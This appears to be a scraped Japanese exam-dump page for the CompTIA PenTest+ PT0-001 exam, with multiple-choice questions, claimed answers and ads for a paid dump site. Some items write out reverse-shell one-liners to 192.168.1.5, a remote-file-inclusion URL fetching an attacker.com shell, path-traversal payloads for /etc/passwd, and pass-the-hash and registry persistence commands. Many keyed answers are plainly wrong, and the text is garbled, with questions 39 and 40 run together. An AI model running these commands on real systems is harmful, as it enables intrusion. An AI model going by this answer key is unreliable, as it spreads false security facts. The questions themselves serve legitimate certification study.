

CompTIA.PT0-001.v2022-11-02.q139

試験コード:	PT0-001
試験名称:	CompTIA PenTest+ Certification Exam
認定資格:	CompTIA
無料問題数:	139
バージョン:	v2022-11-02
アクセス数:	1415
ページビュー数:	1390
https://www.jpnpdf.com/CompTIA.PT0-001.v2022-11-02.q139-mondaishu.html	

最新問題: 1

ペネトレーションテスターは、次のコマンドを実行します。

```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```

攻撃者が悪用しているローカルホストの脆弱性は次のうちどれですか？

- A. 安全でないファイルのアクセス許可
- B. アプリケーションのホワイトリスト
- C. シェルエスケープ
- D. 書き込み可能なサービス

Answer: A (メッセージを残す)

説明/参照：

参照 <https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr>

最新問題: 2

Webアプリケーションの評価中に、侵入テスターはサーバー上で任意のコマンドを実行できることを発見します。この攻撃をさらに一歩進めたいと考えている侵入テスターは、192.168.1.5の攻撃マシンにリバースシェルを戻す方法を模索し始めます。次のうちどれがそうするための可能な方法ですか？ 2つ選択してください。

- A. nc 192.168.1.5 44444
- B. nc -nlvp 44444 -e / bin / sh
- C. rm / tmp / f; mkfifo / tmp / f; cat / tmp / f | / bin / sh -i 2>&1 | nc 192.168.1.5 44444> / tmp / f
- D. nc -e / bin / sh 192.168.1.5 44444

E. `rm / tmp / f; mkfifo / tmp / f; cat / tmp / f | / bin / sh -i 2> &1 | nc 192.168.1.5 444444> / tmp / f`

F. `rm / tmp / f; mkfifo / tmp / f; cat / tmp / f | / bin / sh -i 2> &1 | nc 192.168.5.1 444444> / tmp / f`

Answer: B,C ([メッセージを残す](#))

説明/参照 :

参照 : https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/

最新問題: 3

ペネトレーションテスト中に、テスターは悪用されたサーバーで実行されている従来のアンチウイルスを識別します。次のテクニックのうち、搾取後の段階での持続性を最も確実にするのはどれですか？

A. C:\windowsttempに配置されたシェルバイナリ

B. 変更されたデーモン

C. バックドアされたexecutaWes

D. 新規ユーザーの作成

Answer: B ([メッセージを残す](#))

最新問題: 4

表示されている文字セットに基づいて、次の各パスワードを複雑度の低いものから複雑度の高いもの 4)の順に配置します。各パスワードは1回だけ使用できます。

Least to most complex

1		verl0ry
2		Zverlory
3		Zverl0ry
4		Zv3rl0ry

CompTIA

Answer:



説明

- 1.) Zverlory
- 2.) Zverl0ry
- 3.) zv3rl0ry
- 4.) Zv3r ! 0ry

最新問題: 5

ペネトレーションテスターは、低い権限を持つWindowsホストを悪用し、次の権限を持つディレクトリを見つけました。

```
C:\folder
Everyone: (OI) (CI) (F)
BUILTIN\Administrators: (I) (F)
NT AUTHORITY\SYSTEM: (I) (F)
BUILTIN\Users: (I) (OI) (CI) (RX)
NT AUTHORITY\Authenticated Users: (I) (M)
C:\folder\software.exe
Everyone: (I) (F)
BUILTIN\Administrators: (I) (F)
NT AUTHORITY\SYSTEM: (I) (F)
BUILTIN\Users: (I) (RX)
NT AUTHORITY\Authenticated Users: (I) (M)
```

F	Full control
M	Modify access
RX	Read and execute access
OI	Object inherit
CI	Container inherit

特権をエスカレートするには、次のうちどれを実行する必要がありますか？

A. 書き込み可能なサービス

- B. SAMデータベースの取得
 - C. カーベロアスト
 - D. シェルの別のプロセスへの移行
- Answer: D ([メッセージを残す](#))**

最新問題: 6

ペネトレーションテスターは、Webアプリケーションのペネトレーションテスト中にコンテンツセキュリティポリシーヘッダーが欠落していることを確認します。次のテクニックのうち、侵入テスターが最も実行する可能性が高いのはどれですか？

- A. コマンドインジェクション攻撃
- B. クリックジャッキング攻撃
- C. ディレクトリトラバーサル攻撃
- D. リモートファイルインクルード攻撃

Answer: ([解答を表示する](#))

説明

参照 <https://geekflare.com/http-header-implementation/>

最新問題: 7

ペネトレーションテスターがデフォルトのパブリックおよびプライベートコミュニティ文字列の使用を悪用しています次のプロトコルのどれが悪用されていますか？

- A. SNMP
- B. HTTP
- C. SMTP
- D. DNS

Answer: C ([メッセージを残す](#))

最新問題: 8

ペネトレーションテスターは、ディレクトリトラバーサルの脆弱性を特定しました。
次のペイロードのうち、侵入テスターがこの脆弱性を特定するのに役立った可能性があるのはどれですか？

- A. "> <script> document.location = / root / </ script>
- B. 'または'フォルダ 'のような'ファイル'; -
- C. || / tmp /です
- D. && dir C :
- E. ../../../../../../../

Answer: ([解答を表示する](#))

最新問題: 9

ペネトレーションテスターは、Webアプリケーションのペネトレーションテスト中にコンテンツセキュリティポリシーヘッダーが欠落していることを確認します。次のテクニックのうち、侵入テスターが最も実行する可能性が高いのはどれですか？

- A. コマンドインジェクション攻撃
- B. クリックジャッキング攻撃

C. ディレクトリトラバーサル攻撃

D. リモートファイルインクルード攻撃

Answer: C ([メッセージを残す](#))

参照 :

<https://geekflare.com/http-header-implementation/>

最新問題: 10

クレデンシャルブルートフォース攻撃を実行するために使用されるツールは次のうちどれですか？

A. ハイドラ

B. John the Ripper

C. Hashcat

D. ピーチ

Answer: ([解答を表示する](#)**)**

説明/参照 :

参照 :<https://www.greycampus.com/blog/information-security/brute-force-attacks-prominent-tools-to-tackle-such-attacks>

最新問題: 11

侵入テストは、スタッフの若手技術者によって実行されました。テスト中に、技術者はWebアプリケーションがユーザーアカウントとパスワード情報を含むSQLテーブルを開示できることを発見しました。この発見とその重要性を経営陣に通知するための最も効果的な方法は次のうちどれですか？

A. この情報を使用してSQLサーバーに接続し、パスワードを1つまたは2つの重要ではないアカウントに変更して、管理に対する概念実証を示します。

B. エグゼクティブサマリー、推奨事項、およびWebアプリケーション開示のスクリーンショットを使用して調査結果を文書化します。

C. 開発チームに発見を通知し、専門の侵入テスト会社で入力検証を実装することを提案します。

D. 管理者にRFPを作成して、専門の侵入テスト会社との正式な契約を開始するように依頼します。

Answer: ([解答を表示する](#)**)**

最新問題: 12

ペネトレーションテストの範囲では、ポートスキャンを実行するときにテスターがステルスである必要があります。Nmap BESTの次のコマンドのうち、ステルススキャンをサポートしているのはどれですか？

A. -min-rate

B. -max-length

C. --host-timeout

D. -max-rate

Answer: C ([メッセージを残す](#))

D18912E1457D5D1DDCBD40AB3BF70D5D

最新問題: 13

脆弱性スキャンレポートは、ターゲットホストの1つでのメモリ開示の脆弱性の証拠と思われるものを示しています。管理者は、システムにパッチが適用されており、証拠が誤検知であると主張しています。テスターが脆弱性の存在を確認するための最良の方法は次のうちどれですか？

- A. 脆弱性スキャナーを再実行してください。
- B. 更新されたバージョン番号の証拠を介して確認します。
- C. 脆弱なサービスで動的分析を実行します。
- D. 公開されているエクスプロイトコードを手動で実行します。

Answer: ([解答を表示する](#))

最新問題: 14

警備員は、バッジをスキャンした後、建物に入る個人を監視します。この施設には、回転式改札口を備えた厳格なバッジインおよびバッジアウトの要件があります。次に、警備員はバッジシステムを監査し、過去30分以内に問題のバッジの2つのログエントリを見つけます。次のうち、最も発生した可能性が高いのはどれですか？

- A. 物理アクセス制御サーバーが誤動作しています。
- B. システムはクロスオーバーエラー率に達しました。
- C. バッジのクローンが作成されました。
- D. 従業員がバッジを紛失しました。

Answer: C ([メッセージを残す](#))

最新問題: 15

定数は、識別されたデバイス上のすべてのTCPポットをスキャンしたいと考えています。次のNmapスイッチのどれがこのタスクを完了しますか？

- A. -p 1-65534
- B. -p-
- C. -p ALX、
- D. -ポート1-65534

Answer: ([解答を表示する](#))

最新問題: 16

セキュリティアナリストは、WAFログを監視しているときに、次のURLに対する攻撃の成功を発見しました。

https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.phpこのタイプの攻撃を防ぐために、次の修復手順のどれを実行する必要がありますか？

- A. パラメータをダブルURLエンコードします。
- B. URLリダイレクトをブロックします。
- C. アプリケーションからの外線通話を停止します。
- D. ブラックリストを実装します。

Answer: B ([メッセージを残す](#))

有効な **PT0-001** 問題集は GoShiken.com が提供された合格しやすい PT0-001 試験問題集！ GoShiken.com が最新の **PT0-001** 試験問題集を提供しています。GoShiken.com PT0-001 試験問題は最新で、解答が正確でございます。最新の GoShiken.com PT0-001 問題集をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (**29530%OFF**問題集溶と正解付きで **30%w**特別割引コード: **Freepdfdumps**)

最新問題: 17

クライアントは、侵入テスターが最近解雇されたヘルプデスク技術者をエミュレートすることを要求します。次のうち、脅威アクターの能力を最もよく表しているのはどれですか？

- A. 高度な持続的脅威
- B. スクリプトキディ
- C. ハクティビスト
- D. 組織犯罪

Answer: B ([メッセージを残す](#))

説明

参照<https://www.sciencedirect.com/topics/computer-science/disgruntled-employee>

最新問題: 18

ペネトレーションテスターは、サーバーファームが会社のソフトウェアベースラインに準拠しているかどうかを判断するためにリモートスキャンを実行しています。ベースラインへの準拠を確認するために、侵入テスターは次のうちどれを実行する必要がありますか？

- A. フルスキャン
- B. ステルススキャン
- C. ディスカバリースキャン
- D. クレデンシャルスキャン

Answer: ([解答を表示する](#)**)**

最新問題: 19

クライアントへの侵入テストの販売価格を計算するとき、理解するのに最も重要な側面は次のうちどれですか？

- A. 必要な作業範囲
- B. 秘密保持契約
- C. 運用コスト
- D. クライアントの予算

Answer: ([解答を表示する](#)**)**

最新問題: 20

ある会社は、Webアプリケーションの侵入テストを実行するためにコンサルタントを雇う計画を立て、予算を確保しました。脆弱性が発見されると、会社はコンサルタントに次のタスクを実行するように依頼しました。

*コードレビュー

*ファイアウォール設定の更新

- A. 脅威の防止

- B. リスク受容
- C. スコープクリープ
- D. 事後レビュー

Answer: ([解答を表示する](#))

最新問題: 21

ペネトレーションテスターは、WebアプリケーションのX-Frame-Optionsヘッダーが設定されていないことに気付きます。悪意のある攻撃者がこの構成設定を悪用するために行うのは、次のうちどれですか？

- A. パス変更を使用して、アプリケーションのフレームワークをエスケープします。
- B. アプリケーションをオーバーレイするフレームを作成します。
- C. 悪意のあるiframe属性を渡します。
- D. JavaScriptを含む悪意のあるiframeを挿入します。

Answer: D ([メッセージを残す](#))

最新問題: 22

ペネトレーションテスターは、WebアプリケーションのX-Frame-Optionsヘッダーが設定されていないことに気付きます。悪意のある攻撃者がこの構成設定を悪用するために行うのは、次のうちどれですか？

- A. パス変更を使用して、アプリケーションのフレームワークをエスケープします。
- B. JavaScriptを含む悪意のあるiframeを挿入します。
- C. 悪意のあるiframe属性を渡します。
- D. アプリケーションをオーバーレイするフレームを作成します。

Answer: D ([メッセージを残す](#))

最新問題: 23

次のうち、セキュリティ評価の予算に直接かつ重要な影響を与えるものはどれですか？

- A. ターゲットリスク
- B. スケジューリング
- C. コンプライアンス要件
- D. スコープ

Answer: A ([メッセージを残す](#))

最新問題: 24

内部侵入テスト中に、ネットワークを通過するいくつかのマルチキャストおよびブロードキャストの名前解決要求が観察されます。次のツールのうち、ネットワークリソースを偽装して認証要求を収集するために使用できるのはどれですか？

- A. レスポンダー
- B. メデューサ
- C. Tcpdump
- D. Ettercap

Answer: ([解答を表示する](#))

最新問題: 25

ペネトレーションテスターは、マーケティング担当者のデバイスにアクセスできるようになりました。ペネトレーションテスターは、アクセスが検出された場合にデバイスの制御を取り戻すことができることを確認したいと考えています。ペネトレーションテスターがデバイスへの永続性を維持するために使用する必要があるアクションは次のうちどれですか？ 2つ選択してください。)

- A. C:\windows\system32\drivers\etc\hostsを呼び出すスケジュールタスクを作成します。
- B. 手動で実行するRTAudioと呼ばれる偽のサービスをWindowsで作成します。
- C. RTAudioのエントリをHKLM\CurrentControlSet\Services\RTAudioに配置します。
- D. 12.17.20.10 badcomptia.comのエントリをC:\windows\system32\drivers\etc\hostsに配置します。
- E. HKLM\Software\Microsoft\CurrentVersion\Runにエントリを配置して、au57d.ps1を呼び出します。
- F. スクリプトをC:\users\%username%\local\appdata\roaming\temp\au57d.ps1に配置します。

Answer: C,E ([メッセージを残す](#))

最新問題: 26

ペネトレーションテスターは、ファイアウォールルールのリストとデジタルネットワーク図を提供している企業との契約を調査しています。次のテストのどれがこのデータを必要としますか？

- A. ネットワークベースラインテスト
- B. ネットワークセグメンテーションテスト
- C. ネットワーク侵入テスト
- D. ネットワーク脆弱性スキャン

Answer: ([解答を表示する](#)**)**

最新問題: 27

会社の企業ポリシーでは、従業員は勤務時間内に実行されている限り、任意のグローバルネットワークをスキャンできると規定されています。政府の法律は、不正なスキャンを禁止しています。従業員が従うべきものは次のうちどれですか？

- A. 従業員は、スキャンする前に、会社の最高情報セキュリティ責任者 (CISO) から書面による承認を得る必要があります。
- B. スキャンに関する業界標準に従う必要があります。
- C. この状況では、会社の方針に従う必要があります。
- D. 法律は企業方針に優先します。

Answer: ([解答を表示する](#)**)**

最新問題: 28

ペネトレーションテスターは、IT部門のメンバーをフィッシングすることで、最初のVPNユーザードメインの資格情報を取得することができました。その後、侵入テスターはVPNを介してハッシュを取得し、辞書攻撃を使用してそれらを簡単に解読しました。次の修復手順のどれが推奨されるべきですか？ 3つ選択してください。)

- A. VPNソリューションに使用される暗号スイートをアップグレードします。
- B. パスワードの複雑さの要件を増やします。
- C. 侵入防止システムをインストールします。
- D. リモートアクセスに2要素認証を実装します。
- E. IT部門のメンバーが管理者としてインタラクティブにログインできないようにします。

- F. セキュリティ情報イベント監視ソリューションをインストールします。
- G. すべての従業員にセキュリティ意識向上トレーニングの受講を義務付けます。

Answer: ([解答を表示する](#))

最新問題: 29


ペネトレーションテスターは、いくつかの多数のポートがパブリックWebサーバーでリッスンしていることを確認します。ただし、システム所有者は、アプリケーションがポート443のみを使用すると言います。次のうちどれをお勧めしますか？

- A. Webアプリケーションファイアウォールを実装する
- B. ポート443を特定のIPアドレスにフィルタリングします
- C. アプリケーションを別のポートに移行します
- D. 不要なサービスを無効にします。

Answer: C ([メッセージを残す](#))

最新問題: 30

次のPythonスクリプトがあるとします。



```
import socket
s=socket.socket()
s.connect(("192.168.1.1",22))
s.send("stc=")
b=s.recv(1024)
print b
```

次のアクションのどれを実行しますか？

- A. バナーグラブ
- B. リバースシェル
- C. ポートスキャナー
- D. ARPスプーフィング

Answer: ([解答を表示する](#))

最新問題: 31

ペネトレーションテスターは、NETBIOSネームサービスをターゲットにしたいと考えています。NETBIOSネームサービスを悪用する可能性が最も高いコマンドは次のうちどれですか？

- A. arpspoof
- B. nmap
- C. レスポンダー
- D. burpsuite

Answer: B ([メッセージを残す](#))

説明/参照 <http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/>

をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (29530%OFF問題集溶と正解付きで 30%w特別割引コード: **Freepdfdumps**)

最新問題: 32

ペネトレーションテスターが顧客の連絡先情報を常に利用できるようにする必要がある理由は次のうちどれですか？ 3つ選択してください)。

- A. パスワードの解読を報告するには
- B. 重要な調査結果を報告する
- C. 応答しなくなったサーバーを報告する
- D. 侵入の痕跡を報告する
- E. 悪用できない調査結果を報告する
- F. ステートメント of Workを更新するには
- G. 支払い情報を更新するには
- H. 最新の公開されたエクスプロイトを報告する

Answer: C,G,H (メッセージを残す)

最新問題: 33

脆弱性スキャンは、SSL証明書がホスト名と一致しないことを識別します。ただし、クライアントは結果に異議を唱えます。調査結果の妥当性を判断するために侵入テスターが実行できる手法は次のうちどれですか？

- A. スキャナーがIPホストを分析するように構成されていることを確認します。
- B. スキャナーに適切なプラグインがロードされていることを確認します。
- C. スキャナーがARP解決を実行するように構成されていることを確認します。
- D. スキャナーがアウトバウンドDNS要求を実行できることを確認します。

Answer: (解答を表示する)

最新問題: 34

ペネトレーションテスターは、IPアドレスのリストを含む会社提供のテキストファイルを使用して、NmapでOSフィンガーリングを実行するように依頼されました。このスキャンを実行するために必要なものは次のうちどれですか？ 2つ選択してください。)

- A. -O
- B. -iL
- C. -sV
- D. -sS
- E. -oN
- F. -oX

Answer: A,B (メッセージを残す)

説明/参照 :

最新問題: 35

次のPythonスクリプトがあるとします。

```
CompTIA
import socket
s=socket.socket()
s.connect(("192.168.1.1",22))
s.send("arr")
b=s.recv(1024)
print b
```

次のアクションのどれを実行しますか？

- A. ポートスキャナー
- B. ARPスプーフィング
- C. バナーGrab
- D. リバースシェル

Answer: ([解答を表示する](#))

最新問題: 36

次の場合：

http://example.com/download.php?id-.../.../.../ etc / passwd

次のベストのうち、上記の攻撃を説明しているのはどれですか？

- A. 悪意のあるファイルアップロード攻撃
- B. リダイレクト攻撃
- C. ディレクトリトラバーサル攻撃
- D. 安全でない直接オブジェクト参照攻撃

Answer: ([解答を表示する](#))

説明

最新問題: 37

ペネトレーションテスターのジョーは、基本的なアカウントクレデンシャルを受け取り、Windowsシステムにログインしました。彼の特権をエスカレートするために、彼は次のどの場所からMimikatzを使用して資格情報を取得していますか？

- A. LSASS
- B. SAMデータベース
- C. Active Directory
- D. レジストリ

Answer: ([解答を表示する](#))

説明/参照：

最新問題: 38

ペネトレーションテスターは、ワイヤレスニファからの次の出力を確認しています。

ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

上記の情報から推定できるのは次のうちどれですか？

- A. ユーザー名
- B. ハードウェアベンダー
- C. キーの強さ
- D. チャネル干渉

Answer: A ([メッセージを残す](#))

最新問題: 39

指示：

次の攻撃シグネチャを前提として、攻撃の種類を特定し、関連する修復を特定して、将来の攻撃を防止します。

シミュレーションの初期状態に戻したい場合は、いつでも[すべてリセット]ボタンをクリックしてください。

あなたは、Webサーバーの強化を任務とするセキュリティアナリストです。

悪意のあるものとしてフラグが立てられたHTTPペイロードのリストが提供されました。

- C. システム管理者が修正の実装を担当するため、レポートを送信します。
- D. レポートを送信し、連絡先/署名者のカーボンコピーを確認してください。

Answer: A ([メッセージを残す](#))

最新問題: 41

次のコマンドのどれが、テスターがホスト上の潜在的な引用符で囲まれていないサービスパスを列挙できるようにしますか？

- A. wmic環境get name、variablevalue、username / findstr / i "Path" | findstr / i "service"
- B. wmic service get / format :hform> c:\temp\services.html
- C. wmic startup get caption、location、command | findstr /i"サービス"| findstr / v / i "%"
- D. wmic service get name、displayname、patchname、startmode | findstr / i "auto" | findstr / i / v "c:\windows\\" | findstr / i / v "" "

Answer: ([解答を表示する](#)**)**

参照：

c7a011a8d8ae

最新問題: 42

ペネトレーションテスターは、WPA2-PSKで保護されたワイヤレスネットワークを監視することにより、クライアントとアクセスポイント間のハンドシェイクをキャプチャしようとしています。テスターは、識別されたネットワークの正しいチャネルを監視していますが、ハンドシェイクのキャプチャに失敗しています。シナリオを考えると、次の攻撃のうち、テスターがこのハンドシェイクを取得するのに最も役立つのはどれですか？


- A. カルマ攻撃
- B. 認証解除攻撃
- C. フラグメンテーション攻撃
- D. SSDIブロードキャストフラッド

Answer: B ([メッセージを残す](#))

説明/参照：

最新問題: 43

展示ボタンをクリックします。



ペネトレーションテスターは、ネットワーク管理者がネットワーク上で問題を引き起こしているパケットサンプルをテスターに示したときに評価を実行しています。テスターは次のどのタイプの攻撃を停止する必要がありますか？

- A. DNSキャッシュポイズニング
- B. SNMPブルートフォースング
- C. ARPスプーフィング
- D. SMTPリレー

Answer: C ([メッセージを残す](#))

最新問題: 44

ペネトレーションテスターは、NACが有効になっているネットワークを検出しました。NACをバイパスするために使用できるコマンドは次のうちどれですか。

- A. macchar.ger
- B. iptafcles
- D. プロキシチェーン
- C. sslbump

Answer: A ([メッセージを残す](#))

最新問題: 45

ペネトレーションテスターは、ソーシャルメディアを利用して、会社の従業員に関する情報を収集しています。テスターは、従業員プロフィールで使用される人気のある単語のリストを作成しました。この情報は、次のどのタイプの攻撃に使用されますか？

- A. セッションハイジャック
- B. カルマ
- C. 辞書
- D. チェーンを悪用する

Answer: C ([メッセージを残す](#))

最新問題: 46

内部ネットワーク侵入テスト中に、テスターはWindowsシステムを侵害し、ローカルwrltsrnAdrainアカウントのNTLMハッシュを回復できます。ハッシュを解読してプレーンテキストのパスワードを回復しようとするが失敗したことが判明し、テスターはパスを試すことにしました。-資格情報が他のスコープ内システムで再利用されているかどうかを確認するハッシュ攻撃Medusaツールを使用して、テスターは最初に侵害されたホストを含むシステムのリストに対して認証を試みますが、成功しません。以下の出力を前提としています。

```
#medusa -H hosts.txt -U users.txt -P hashes.txt -M smbnt -O out.txt
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [smbnt] Host:192.168.16.23 (1 of 96 complete) User: WrkStnAdmin (1 of 1, 0 complete) Password:
aa3b435b51404eeaa3b435b51404ee:4e63c1b187e274dda214154b349fe316 (1 of 1 complete)

ACCOUNT CHECK: [smbnt] Host:192.168.16.23 (1 of 96 complete) User: WrkStnAdmin (1 of 1, 0 complete) Password:
aa3b435b51404eeaa3b435b51404ee:4e63c1b187e274dda214154b349fe316 (1 of 1 complete)
```

次のMedusaコマンドのうち、より良い結果が得られる可能性があるのはどれですか？

- A. #medusa -H hosts.txt -C creds.txt -M mssq1 -mグループ :DOMAIN -o out.txt
- B. #medusa -h hosts.txt -U usera.txt -P hashes、txt-Msmbnt。-m GROP :LOCAL -O out.txt -m PASS :HASH
- C. #medusa -H hosts.txt -U users、txt -P hashes、txt -M smbnt -m PASS :HASH-ooout。TXT
- D. #medusa -H hosts.txt -u WrkStnAdmin -p
aa3b435b51404eeaa3b435b51404ee :4e63c1b137e274dda214154b349fe316 -M smbnt -m GROUP :DOMAIN -o out.txt

Answer: B ([メッセージを残す](#))

有効な **PT0-001** 問題集は GoShiken.com が提供された合格しやすい PT0-001 試験問題集！ GoShiken.com が最新の **PT0-001** 試験問題集を提供しています。GoShiken.com PT0-001 試験問題は最新で、解答が正確でございます。最新の GoShiken.com PT0-001 問題集をゲットする人はこちら: <https://www.goshiken.com/CompTIA/PT0-001-mondaishu.html> (**29530%OFF**問題集溶と正解付きで **30%w** 特別割引コード: **Freepdfdumps**)

最新問題: 47

テスターは、侵入テスト中にXSS攻撃ベクトルを識別します。JavaScriptペイロードがCookieにアクセスするのを防ぐために、テスターが推奨するフラグは次のうちどれですか？

- A. HttpOnly
- B. Max-Age
- C. 安全
- D. ドメイン

Answer: ([解答を表示する](#))

最新問題: 48

次のタイプの侵入手法のうち、物理的セキュリティ評価中に「ドアの下のツール」を使用するのはどの例ですか。

- A. ピッキング
- B. 出力センサーのトリガー
- C. バンプキー
- D. ロックバイパス

Answer: ([解答を表示する](#))

説明/参照 :<https://www.triaxiomsecurity.com/2018/08/16/physical-penetration-test-examples/>

最新問題: 49

ペネトレーションテスターは、ドメインコントローラーへの完全なシェルを持っており、21日以内にドメインに対して認証されていないユーザーアカウントを検出したいと考えています。次のコマンドのどれがこれを最もよく達成しますか？

A. dsrm -users "DN = compony.com; OU = hq CN = usera"

B. dsuser -name -account -limit 3

C. dsquery uaer -inactive 3

D. dsquery -o -rein -limit 21

Answer: B ([メッセージを残す](#))

最新問題: 50

展示ボタンをクリックします。

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login.php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available
remotely.
+ OSVDB-12184: /dvwa/index.php?PHP88B5F22A0-3C92-11d3-
A3A9-4C7B0BC10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the
source code via -s parameter, and may allow command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
-----
+ End Time:          2012-12-03  01:33:07  (GMT0)  (224
seconds)
+ 1 host (s) tested
```

Niktoの脆弱性を考えると、展示に示されているスキャン出力は、ターゲットシステムを悪用するために使用される可能性のある次の悪用手法のどれですか？ 2つ選択してください。）

- A. セッションハイジャック
- B. クロスサイトリクエストフォージェリ
- C. ログインクレデンシャルブルートフォーシング
- D. 任意のコードの実行
- E. SQLインジェクション

Answer: ([解答を表示する](#))

クライアントがワイヤレス侵入テストをスケジュールしました。テストを開始する前に最も必要となる可能性が高いスコーピングターゲット情報を説明しているのは次のうちどれですか？

- A. クライアントのデバイスで使用される帯域と周波数
- B. クライアントが優先するワイヤレスアクセスポイントベンダー
- C. クライアントが所有するワイヤレスデバイスの数
- D. テストする物理的な場所とネットワークESSID

Answer: A ([メッセージを残す](#))

最新問題: 52

セキュリティアナリストが、Webアプリケーションのログで疑わしい要求を発見しました。次のURLを指定します。

http :www.company-site.com/about.php ? i = _V_V_V_V_VetcVpasswd

次の攻撃タイプのうち、脆弱性である可能性が最も高いのはどれですか？

- A. ディレクトリトラバーサル
- B. ユーザー列挙
- C. リモートファイルインクルード
- D. クロスサイトスクリプティング

Answer: D ([メッセージを残す](#))

最新問題: 53

ある会社は、その環境の侵入テストを毎年実施しました。いくつかの新しい調査結果に加えて、以前に特定されたすべての調査結果が最新のレポートに残っています。次のうち、最も可能性の高い理由はどれですか？

